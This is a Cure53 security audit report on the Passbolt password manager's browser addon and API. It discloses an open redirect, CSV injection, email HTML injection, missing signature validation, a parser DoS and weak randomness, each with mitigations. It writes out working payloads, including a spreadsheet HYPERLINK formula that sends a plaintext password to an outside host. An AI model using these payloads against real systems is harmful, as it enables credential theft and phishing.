Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Pentest-Report Passbolt Browser Addon & API 04.-05.2025

Cure53, Dr.-Ing. M. Heiderich, C. Lüders, D. Mao, H. Li, M. Pedhapati

Index

Introduction

"Passbolt is an open source credential platform for modern teams. A versatile, battle-tested solution to manage and collaborate on passwords, accesses, and secrets. All in one."

From https://www.passbolt.com/

This report describes the results of a security assessment of the Passbolt complex, focusing on the Passbolt browser addon, its backend components and API endpoints. The project, which included a penetration test and a dedicated source code audit, was conducted by Cure53 in late April and early May of 2025.

The audit, registered as *PBL-13*, was requested by Passbolt SA in February 2025 and then scheduled to start several weeks later, thus giving both sides time to prepare. The project belongs to a well-established cooperation between Cure53 and Passbolt. In fact, the Cure53 testers have previously looked at the security standing of the Passbolt's browser addon and surrounding components. Most recently, these parts of the Passbolt ecosystem have been examined during the *PBL-08* audit carried out in February-March 2023.

In terms of the exact timeline and specific resources allocated to *PBL-13*, Cure53 has completed the research in CW18 of 2025. In order to achieve the expected coverage for this task, a total of twelve days were invested. A team consisting of five senior testers was formed and assigned to the preparation, execution, documentation, and delivery of this project.

For optimal structuring and tracking of tasks, the assessment was divided into two separate work packages (WPs):

- **WP1**: White-box penetration tests & code audits against Passbolt browser addon
- **WP2**: White-box penetration tests & code audits against Passbolt backend & API

As the titles of the WPs indicate, the white-box methodology was used. Cure53 was provided with URLs, test-supporting documentation, test-user credentials, as well as all further means of access required to complete the tests. In addition, all sources corresponding to the test targets were shared to ensure that the project could be executed in accordance with the agreed framework.

The project was completed without any major issues. To facilitate a smooth transition into the testing phase, all preparations were completed in CW17. Throughout the engagement, communications were conducted through a private, dedicated, and shared Slack channel. Stakeholders - including Cure53 testers and the internal staff from Passbolt - were able to participate in discussions in this space.

Cure53 did not need to ask many questions, and the quality of all project-related interactions was consistently excellent. Besides offering frequent status updates regarding the examination and emerging findings, live-reporting was also used during this project. Cure53 shared details of the spotted flaws over Slack.

Continuous communication between the testers and the in-house team at Passbolt contributed positively to the overall results of this project. Significant roadblocks were avoided thanks to clear and careful preparation of the scope, as well as through subsequent support.

The Cure53 team achieved very good coverage of the WP1-WP2 objectives. Just six security-weakening findings were spotted and documented. However, four of them were classified as security vulnerabilities. As such, just two represented general weaknesses with lower exploitation potential.

On the whole, Cure53 believes that the Passbolt addon boasts a robust design, as no *Critical* security vulnerabilities were identified. This is primarily due to the architectural choice of minimizing the server's exposure to sensitive information, with a significant portion of critical data handling performed on the client-side.

Contrarily, the absence of signature validation introduced a *High*-ranking vulnerability concerning data integrity, as users lack the ability to detect potential data tampering (see PBL-13-005). Therefore, the implementation of signature validation mechanisms is strongly recommended to ensure comprehensive end-to-end encryption protection, addressing both confidentiality and integrity aspects. Beyond treating this aspect as a priority, it is also important to address other areas of weakness pointed out by Cure53 across all six discoveries.

The following sections first describe the scope and key test parameters, as well as how the work packages were structured and organized.

Next, all findings are discussed in grouped vulnerability and miscellaneous categories. The vulnerabilities are then discussed chronologically within each category. In addition to technical descriptions, PoC and mitigation advice is provided where applicable.

The report ends with general conclusions relevant to this April-May 2025 project. Based on the test team's observations and the evidence collected, Cure53 elaborates on the overall impressions and reiterates the verdict. The final section also includes tailored hardening recommendations for the Passbolt complex, more specifically the Passbolt browser addon, backend components and API endpoints.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Scope

- **Penetration tests & code audits against Passbolt browser addon & backend API**
  - **WP1:** White-box penetration tests & code audits against Passbolt browser addon
    - **Source code:**
      - https://github.com/passbolt/passbolt_browser_extension/
    - **Commit**
      - ffb3ec68a1ee714359af68c23f4de6dab82c62f8
    - **Specific focus areas:**
      - https://github.com/passbolt/passbolt_styleguide/blob/release/src/react-extension
      - https://github.com/passbolt/passbolt_styleguide/tree/release/src/shared/models/entity/metadata
    - **Commit:**
      - 159703a13a2ad4a335c0a7735bd229dd6fd97841
    - **OpenAPI specifications:**
      - https://www.passbolt.com/docs/api/
  - **WP2:** White-box penetration tests & code audits against Passbolt backend & API
    - **Source code:**
      - https://bitbucket.org/passbolt_pro/passbolt_pro_api
    - **Commit:**
      - 54df6473e371675a8714f91cd012d9a96919d5b7
    - **URL (Testing env):**
      - https://d3dbe43c6fb9.com/
  - **Test-supporting material was shared with Cure53**
  - **All relevant sources were shared with Cure53**

Identified Vulnerabilities

The following section lists all vulnerabilities and implementation issues identified during the testing period. Notably, findings are cited in chronological order rather than by degree of impact, with the severity rank offered in brackets following the title heading for each vulnerability. Furthermore, every ticket has been given a unique identifier (e.g., *PBL-13-001*) to facilitate any follow-up correspondence in the future.

PBL-13-001 WP2: Open redirect on MFA step in *login* (*Low*)

During the analysis of the authentication process present in the application, it was found that the *redirect* parameter used in the multi-factor authentication (MFA) does not properly sanitize its value. Moreover, it also allows the usage of a protocol-relative URL[1], ultimately redirecting the user to another website. This could be used by malicious agents to perform phishing attacks against Passbolt users.

Affected URLs:

- https://d3dbe43c6fb9.com/mfa/verify/totp?redirect=///example.org
- https://d3dbe43c6fb9.com/mfa/verify/duo/prompt?redirect=///example.org

Affected file:
src/Controller/Component/SanitizeUrlComponent.php

Affected code:

```
public function sanitize(
	string $url,
	array $blacklist = [],
	bool $allowEmpty = false,
	bool $ensureStartsWithSlash = true,
	bool $escapeSpecialChars = true
	): string {
	if (empty($url)) {
		return $allowEmpty ? '' : '/';
	}
	if ($ensureStartsWithSlash && substr($url, 0, 1) !== '/') {
		return '/';
	}
	if (str_contains($url, '..')) {
		return '/';
	}
	foreach ($blacklist as &$path) {
		if (str_contains($url, $path)) {
```

[1] https://en.wikipedia.org/wiki/URL#prurl

```
                return '/';
                }
        }
        if ($escapeSpecialChars) {
                return htmlspecialchars($url, ENT_QUOTES, 'UTF-8');
        }

        return $url;
}
```

To mitigate this issue, it is recommended that protocol-relative URLs are taken into consideration when sanitizing. The application could create the final URL object and define its host to prevent redirections to other domains. Overall, it is not advisable to ever directly utilize user input in this context, even when security checks are implemented. This is because edge cases - such as that in this issue - can be overlooked.

PBL-13-002 WP1: CSV injection in passwords export (*Medium*)

When exporting passwords, users can choose the CSV format, which typically includes fields such as *name*, *username*, *password*, and *URL*. During the export process, passwords are first decrypted into plaintext before being written into the CSV file. When a new password entry is added through the extension, the default name is usually set to the website title. However, the *export* function does not sanitize the *name* field, leading to a potential CSV injection vulnerability.

Based on this, the adversary could use the = character to craft a cell that is interpreted as a formula. For example, if the name is set to *=HYPERLINK("https://example.com/?q="&D2,"CLICK ME")*, then upon exporting and opening the CSV file in software such as Excel or Google Sheets, it will appear as a clickable link. If the user clicks on this link, the content of cell D2, which contains the plaintext password, will be sent to the server. As a consequence, credential leakage can be accomplished.

Steps to reproduce:

1. Navigate to *data:text/html,<title>=HYPERLINK("https://example.com/?q="&D2,"CLICK ME")</title>*
2. Add a new password entry via web extension.
3. Navigate to *https://d3dbe43c6fb9.com/app/passwords*.
4. Click *workspace* and select *Export all*.
5. Choose *csv (chromium based browsers)* format.
6. Click to *Export*.
7. Open the exported CSV file in Google Sheet. Observe that the hyperlink is shown and the password is included in the URL.


To mitigate the issue, Cure53 advises implementing proper CSV escaping when exporting resources to ensure that content is not interpreted as a formula. For instance, starting from version 5.3.0, Papa Parse supports the *escapeFormulae* option, which automatically prevents fields from being interpreted as formulas.

PBL-13-004 WP2: HTML injection in email notification via *first name* (*Low*)

While inspecting the email notification capabilities of the application, an HTML injection vulnerability was determined. It was attributed to the lack of sanitization on the user's *first name* value. With such injection scenarios available, an authenticated attacker can send arbitrary emails to users and administrators with any content, resulting in a phishing attack from the official website.

Steps to reproduce:

1. Create a regular account and edit its *first name* to *</title><h1>tst</h1>*.
2. Trigger an action that sends email notifications, such as sharing a resource with another user/administrator.
3. Observe the resulting email with the unsanitized HTML tag (see below).


https://cure53.de/?pwn=1337</title><h1>tst</h1> shared a resource

remy@d3dbe43c6fb9.com
to caio+passboltadmin

May 3, 2025, 11:24 PM (2 days ago)

tst

shared a resource

Fig.: Screenshot of notification email with the payload

Relevant email source code:

```
!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
       <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
       <meta name="viewport" content="width=device-width">
       <title>a</title><h1>tst</h1> shared a resource</title>
       <style type="text/css">[...]
```

To mitigate the issue, Cure53 advises properly sanitizing the contents of the email's *title*. The already incorporated *Purifier::clean* function can be used to do so. It should be noted that Cure53 was unable to find any direct references to the particular email's *title* in the provided codebase, which could indicate that the vulnerability resides inside another framework or library.

PBL-13-005 WP1: Missing signature validation allows data-tampering (*High*)

Note: *The Passbolt team is aware of this issue. The implementation of the relevant countermeasures is in the works.*

In the Passbolt browser addon, the encryption mode determines what happens during metadata encryption. Specifically, either the user's personal public key or a shared metadata key is used in this context. The data is also signed using a private key to ensure its integrity and to prevent the possibility of tampering.

However, during decryption, no verification keys are provided for signature validation. As a result, the frontend does not verify the authenticity of the encrypted metadata. If the server is compromised and an adversary obtains the user's personal public key, they can use it to encrypt modified metadata and replace the original content. Since the frontend does not validate the signature, the data that has been tampered with could be decrypted and displayed without any errors.

From an end-to-end encryption standpoint, users expect that no third-party, the server included, can read or modify their data. The absence of signature verification breaks this expectation, allowing unauthorized modifications and rendering data integrity compromised.

Affected file:
src/all/background_page/service/metadata/decryptMetadataService.js

Affected code:

```
async decryptMetadataWithGpgKey(entity, decryptionKey) {
  const gpgMessage = await
OpenpgpAssertion.readMessageOrFail(entity.metadata);
  const decryptedData = await DecryptMessageService.decrypt(gpgMessage,
decryptionKey);

  entity.metadata = JSON.parse(decryptedData);

  return gpgMessage;
}
```

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Cure53 recommends providing the user’s personal public key or the shared metadata key as verification keys during metadata decryption to perform signature validation. If the signature is invalid, it indicates that the metadata originates from an untrusted source. In such cases, the system should throw an error and refuse to display the requested data.

In addition to metadata, other parts of the code that utilize the *DecryptMessageService* item also fail to pass verification keys during decryption, meaning that signatures are not validated. Cure53 advises conducting a thorough review of all decryption logic across the codebase to ensure that signature validation is consistently implemented. This is essential to guarantee the authenticity and integrity of the decrypted data.

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Miscellaneous Issues

This section covers any and all noteworthy findings that did not incur an exploit but may assist an attacker in successfully achieving malicious objectives in the future. Most of these results are vulnerable code snippets that did not provide an easy method by which to be called. Conclusively, while a vulnerability is present, an exploit may not always be possible.

PBL-13-003 WP1: DoS in Papa Parse upon CSV file-import (*Info*)

When importing passwords, users can choose between the CSV and KDBX formats. If CSV is selected, the system uses the Papa Parse library to parse the data before processing it in relation to the specific format. However, Cure53 identified a DoS vulnerability in the latest version of Papa Parse. By supplying specially crafted field names, an adversary can trigger an infinite loop in the CSV parser, rendering the service unavailable.

PoC:

```
const Papa = require('papaparse');

var results = Papa.parse('__proto__,__proto__,__proto__\n1,1,1', {
  header: true,
  skipEmptyLines: true
});
console.log(results)
```

According to the contents of *package-lock.json,* the Passbolt browser addon currently uses Papa Parse version 5.4.1. The latest version is 5.5.2, and the DoS vulnerability was introduced in version 5.5.0. Therefore, the version currently in use is not affected, and the severity has been marked as *Info* because of this. Cure53 will report the vulnerability to the Papa Parse project for remediation.

PBL-13-006 WP1: Non-cryptographic randomness is used (*Info*)

The use of *Math.random()* was identified within the codebase. On the one hand, this function is a non-cryptographic pseudorandom number generator and is unsuitable for security-sensitive operations. On the other hand, it is important to note that it is not currently applied in any critical security context within Passbolt. In the end, its presence may still pose a risk if repurposed in future developments, for example if this handling was to be used for security-critical functions.

Affected files:

- *src/all/background_page/service/passphrase/getPassphraseService.js*
- *src/all/background_page/utils/format/string.js*

Affected code:

```
async requestPassphraseFromQuickAccess() {
  const storedPassphrase = await PassphraseStorageService.get();
  if (storedPassphrase) {
    return storedPassphrase;
  }

  // [...]
  const requestId = (Math.round(Math.random() * Math.pow(2,
32))).toString();
  // [...]
  return passphrase;
}
```

***src/all/background_page/utils/format/string.js*:**

```
goog.string.getRandomString = function() {
  const x = 2147483648;
  return Math.floor(Math.random() * x).toString(36) +
    Math.abs(Math.floor(Math.random() * x) ^ goog.now()).toString(36);
};

goog.string.uniqueStringCounter_ = Math.random() * 0x80000000 | 0;
```

It is recommended to replace *Math.random()* with cryptographically secure alternatives such as *crypto.getRandomValues().* Forward-thinking in this realm ensures future-proofing and preemptively mitigates any potential risks associated with predictable randomness.

Conclusions

As noted in the *Introduction,* the Passbolt addon inspected during this *PBL-13* project already incorporates good security measures, resulting in a proper security posture. Nevertheless, as highlighted by six findings identified by Cure53 during this audit, there are still certain areas which require further attention and improvement.

To offer an overview of the project, the assessment entailed a white-box penetration test against the Passbolt browser addon and its API. Source code and documentation were provided by Passbolt, and the client's in-house team quickly responded to all queries issued by the Cure53 testers. All coverage and depth of investigation goals could be met during this April-May examination.

This test focused on the new end-to-end-encrypted metadata feature which will be released by Passbolt soon. To assist with its inspection, Passbolt provided extensive documentation regarding both the high-level design of this new system and the finer details of ~50 APIs which were created or modified. This documentation made it relatively straightforward to determine which areas were particularly important.

Regarding WP1, the frontend codebase is primarily located in the *passbolt_styleguide* and *passbolt_browser_extension* repositories. As noted, the audit largely centered on the newly introduced encrypted metadata feature.

The code in *passbolt_styleguide* mainly consists of UI components, most of which are form-related. Since the vast majority of inputs originate from user interactions, the attack surface is highly limited, leaving little room for malicious payloads. Additionally, no usage of dangerous functions such as *innerHTML* or *dangerouslySetInnerHTML* could be uncovered, which significantly reduces the risk of XSS. Overall, this aspect of the code is secure, as no XSS vulnerabilities were identified.

The core functionality resides in the *passbolt_browser_extension*, which underwent a detailed inspection, particularly regarding cryptographic operations. Most encryption and decryption processes eventually rely on *OpenPGP.js*, making its proper usage critical.

Upon review, the implementation of encryption was judged as correct. The user's private key is decrypted using a passphrase for signing operations, and the user's public key is used for encryption, ensuring that only the user can decrypt and access the data. As for problems unearthed in this context, the decryption process does not validate the digital signature. Lack of signature validation lets the server forge messages and present tampered data on the frontend. This compromises data integrity. For more details, refer to PBL-13-005.

The audit also covered the *import/export* functionality. A CSV injection vulnerability was identified in the *export* feature, introducing a new attack surface that could potentially lead to plaintext password leakage. For more information, see PBL-13-002. In addition, the CSV parsing logic contains a potential DoS issue that may render the browser extension unusable during CSV import, as explained in PBL-13-003.

The source code for each identified API was reviewed to ensure there were no discrepancies between specifications and actual code. As the server does not handle a lot of cryptographic functions, the main concern was whether sensitive actions - like transferring keys - were correctly restricted to privileged users. The server places all authorization checks in a single *UserComponent* class, which guarantees that authorization is checked uniformly. No APIs were missing calls to these checks.

Cure53 looked into the risk of the server gaining access to some sensitive information. This would be most likely when metadata is encrypted using a shared key shared in *server knowledge mode*. This mode was carefully reviewed for flaws.

Since the shared keys are stored in the database encrypted, it is not possible to access encrypted metadata with database leakage alone; this is in line with Passbolt's threat model. The process of sharing these keys with users by decrypting and re-encrypting was also found to handle keys correctly.

It should be noted that some documented APIs related to tags were not present in the source code (*/metadata/rotate-key/tags.json*, for example). However, they boasted related APIs for resources and folders, appearing to be correct in terms of secure deployment.

Accessing the database tables supporting functionality is done using CakePHP's ORM, which prevents most database-related vulnerabilities. No dangerous raw queries were present. The relevant APIs were also checked for other common PHP vulnerabilities, such as path traversal and command injection, but no issues were found.

The self-registration process was carefully tested, with the emphasis on the email host validation. Multiple attack vectors and bypasses were attempted, but none were successful. In addition, privilege escalation was analyzed by editing the user's own role or achieving self-registration as an admin. The API demonstrated good security practices, with no evident bypasses.

Following the last assessment, all issues reported by Cure53 were properly addressed. One exception concerned reproducing the same open redirection on the MFA authentication page. Here a new bypass emerged due to protocol-relative URL. It follows the same code pattern as other vulnerable endpoints (see PBL-13-001).

Dr.-Ing. Mario Heiderich, Cure53
Wilmersdorfer Str. 106
D 10629 Berlin
cure53.de · mario@cure53.de

Static analysis revealed some potentially dangerous sinkholes, such as the use of *@unserialize* and *exec* function. Although it was not possible to reach these functionalities, relying on them is not seen as a good security practice.

Authorization was thoroughly tested, with the focus on role-based access control between normal users and administrators. All administrative endpoints were manually tested for lack of authorization, but no mistakes were found.

While inspecting the application for common injections, a way for introducing an HTML injection in the email notification was spotted. This ultimately leads to an attacker being able to send arbitrary emails with the application's address. The vulnerable code was not found in the provided repository, but it is possible that it was introduced by a third-party library or plugin, as all email templates are being properly sanitized (see PBL-13-002).

Cure53 is happy to report that the overall server-side design is quite strong, with no major issues identified within it. This is largely due to the fact that very little sensitive information is actually visible to the server. In other words, much of the handling of critical data is taking place on the client instead.

All vulnerabilities on the server-side found were caused by the use of unvalidated user input. This means they can be easily fixed by adding input validation already present in the other parts of the application.

Regarding the addon, no issues undermining confidentiality could be spotted. From an end-to-end encryption standpoint, this is a praiseworthy result. Moreover, the server cannot access encrypted data, and only the user holds the necessary credentials. However, the lack of signature validation meant that users would not have the way to detect data tampering. As such, this issue signified an integrity compromise and should be addressed urgently to ensure full E2E encryption protections.

Cure53 would like to thank Cedric Alfonsi and Remy Bertot from the Passbolt SA team for their excellent project coordination, support and assistance, both before and during this assignment.